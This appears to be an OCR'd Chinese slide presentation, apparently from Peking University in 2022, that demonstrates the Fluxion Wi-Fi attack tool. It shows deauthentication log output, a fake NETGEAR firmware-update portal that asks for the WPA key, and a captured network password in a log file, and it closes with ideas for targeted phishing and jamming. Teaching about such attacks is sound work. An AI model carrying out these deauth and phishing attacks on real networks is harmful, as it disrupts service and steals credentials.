[ Fluxion 6.9 < Fluxion Is The Future > ]
```

ESSID: "NETGEAR78" / WPA2  
Channel: 4  
BSSID: 8C:3B:AD:D9:86:37 ([N/A])

[\*] Handshake Snooper 正在进行攻击.....

[1] 选择启动攻击方式  
[2] 退出

[fluxion@kali]~[~] █

Deauthenticating all clients on NETGEAR78

```
22:32:53 Waiting for beacon frame (BSSID: 8C:3B:AD:D9:86:37) on channel 4.  
NB: this attack is more effective when targeting  
a connected wireless client (-c <client's mac>).  
22:32:54 Sending DeAuth (code 7) to broadcast -- BSSID: [8C:3B:AD:D9:86:37]  
22:32:54 Sending DeAuth (code 7) to broadcast -- BSSID: [8C:3B:AD:D9:86:37]  
22:32:55 Sending DeAuth (code 7) to broadcast -- BSSID: [8C:3B:AD:D9:86:37]  
22:32:55 Sending DeAuth (code 7) to broadcast -- BSSID: [8C:3B:AD:D9:86:37]  
22:32:56 Sending DeAuth (code 7) to broadcast -- BSSID: [8C:3B:AD:D9:86:37]  
22:32:56 Sending DeAuth (code 7) to broadcast -- BSSID: [8C:3B:AD:D9:86:37]
```



原来的那个WIFI是连不上的，即使连上了也会很快被踢下线



NETGEAR

NETWORK  
ACCES  
DEVICES

BASIC

ADVANCED

ADVANCED Home

Setup Wizard

WPS Wizard

► Setup

► Security

▼ Administration

[Router Status](#)

[Logs](#)

[Attached Devices](#)

[Backup Settings](#)

[Set Password](#)

Firmware Upgrade

► Advanced Setup

Deficiencies in network connection

Firmware Upgrade

Check for New Version

Continue **restoring network**

Dear customer, for your security, the gateway requires an update.

For security reasons enter network key  
**WPA** Key:

Confirm

¿HELP?--¿?-





**NETGEAR**

NETWORK  
ACCESS  
DEVICES

BASIC

ADVANCED

ADVANCED Home

Setup Wizard

WPS Wizard

► Setup

► Security

▼ Administration

Router Status

Logs

Attached Devices

Backup Settings

Set Password

Firmware Upgrade

► Advanced Setup

Deficiencies in network connection

Firmware Upgrade

Check for New Version

YOUR INTERNET CONNECTIVITY WILL NOW BE RESTORED.

¿HELP?--¿?-



```
root@kali: /home/kali/fluxion
File Actions Edit View Help
FLUXION 6.9 < Fluxion .Is The Future >
[★] Captive Portal 正在进行攻击.....
[1] 选择启动攻击方式
[2] 退出
[fluxion@kali]-[~]
```

```
FLUXION AP Authenticator
The password was saved in /home/kali/fluxion/attacks/Captive Portal/netlog/HUAWEI_nova_2s-E4:A7:C5:FA:4D:DF.log
```

```
HUAWEI_nova_2s-E4:A7:C5:FA:4D:DF.log [Read-Only]
~/fluxion/attacks/Captive Portal/netlog
1
2 FLUXION 6.9
3
4 SSID: "HUAWEI nova 2s"
5 BSSID: E4:A7:C5:FA:4D:DF ()
6 Channel: 1
7 Security: WPA2
8 Time: 00:05:19
9 Password: 88888888
10 Mac: unknown ()
11 IP: unknown
12

Plain Text Tab Width: 8 Ln 1, Col
```



# 其他

MORESHI POWERPOINT

1. 利用fluxion进行更具有针对性的钓鱼
2. 不断发送Deauthen帧来制造WIFI干扰器
3. WIFI万能钥匙







MORESHI POWERPOINT

CARS 燕云直播 邮箱 门户 客户端 网费充值 旧版



北京大学  
PEKING UNIVERSITY

网络服务 62751023

网络服务

信息服务

校园卡

高性能计算

机房上机

联系我们

计算中心



张平文副校长调研学校网信工作

学号/职工号/北大邮箱/手机号 查看IP

密码

忘记密码

您来自校外111.205.230.52

VPN登录 WPN登录 CARS登录

登录

More >

通知公告

新闻动态





北京大学  
PEKING UNIVERSITY

# Thank You !

2022.9.26 钟山

